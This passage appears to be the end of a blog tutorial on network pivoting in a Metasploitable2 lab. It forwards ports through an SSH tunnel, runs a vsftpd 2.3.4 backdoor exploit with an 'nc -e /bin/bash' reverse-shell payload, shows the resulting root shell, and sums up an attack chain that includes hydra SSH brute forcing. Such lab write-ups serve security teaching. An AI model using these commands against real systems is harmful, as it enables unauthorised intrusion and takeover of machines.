
forward A:3333 to 10.9.1.6 3333
10.9.1.0/24
7.7.1.0/24
ATTACKER
KALI
10.9.1.6
A
B
LINUX-X64
10.9.1.11
7.7.1.9
LINUX-X64
7.7.1.5
forward 10.9.1.6 8021 port to 7.7.1.5 21 port via SSH tunnel (10.9.1.11)
forward 10.9.1.6 6200 port to 7.7.1.5 6200 port via SSH tunnel (10.9.1.11)

on attacker machine run exploit with netcat reverse shell:


```
python3 vsftpd_234_exploit.py 10.9.1.6 8021 "nc -e /bin/bash 7.7.1.9 3333"
```




```
root@kali:/home/kali/metasploitable2#
root@kali:/home/kali/metasploitable2# python3 vsftpd_234_exploit.py 10.9.1.6 8021 "nc -e /bin/bash 7.7.1.9 3333"
[*] Attempting to trigger backdoor ...
[+] Triggered backdoor
[*] Attempting to connect to backdoor ...
[+] Connected to backdoor on 10.9.1.6:6200
```


forward A:3333 to 10.9.1.6 3333
10.9.1.0/24
7.7.1.0/24
nc -e /bin/bash 7.7.1.9 3333
ATTACKER
KALI
10.9.1.6
A
B
LINUX-X64
10.9.1.11
7.7.1.9
LINUX-X64
7.7.1.5
forward 10.9.1.6 8021 port to 7.7.1.5 21 port via SSH tunnel (10.9.1.11)
forward 10.9.1.6 6200 port to 7.7.1.5 6200 port via SSH tunnel (10.9.1.11)

check our listener:



```
root@kali:~# nc -nlvp 3333
listening on [any] 3333 ...
connect to [10.9.1.6] from (UNKNOWN) [10.9.1.11] 55456

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
```



```
whoami
root
python -c "import pty; pty.spawn('/bin/bash')"
root@metasploitable:/home#

root@metasploitable:/home# ls
ls
ftp  msfadmin  service  user
root@metasploitable:/home#
```

So, the machine B has been pwned :)

conclusion

The attacker discovered secret network by following the steps below:

- attacker got an access to the `machine A (10.9.1.11)` which was on same network with attacker via brute `SSH` via `hydra`
- then he realise that `machine A` has 2 network interfaces
- scan ports on `machine B` via `nc` from `machine A`
- then attacker banner grabbling on port `21` on `machine B` with IP address `7.7.1.5`
- `machine B` have vulnerable `vsftpd 2.3.4` on port `21`
- reverse port forward via `nc` on `A` for back connect from `B` to attacker machine
- successfully exploitation of `vsftpd 2.3.4` via python exploit - create reverse shell via `3333` port
- final

In the next part I will go to consider an example which use `proxychains` and `metasploit` for pivoting.

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine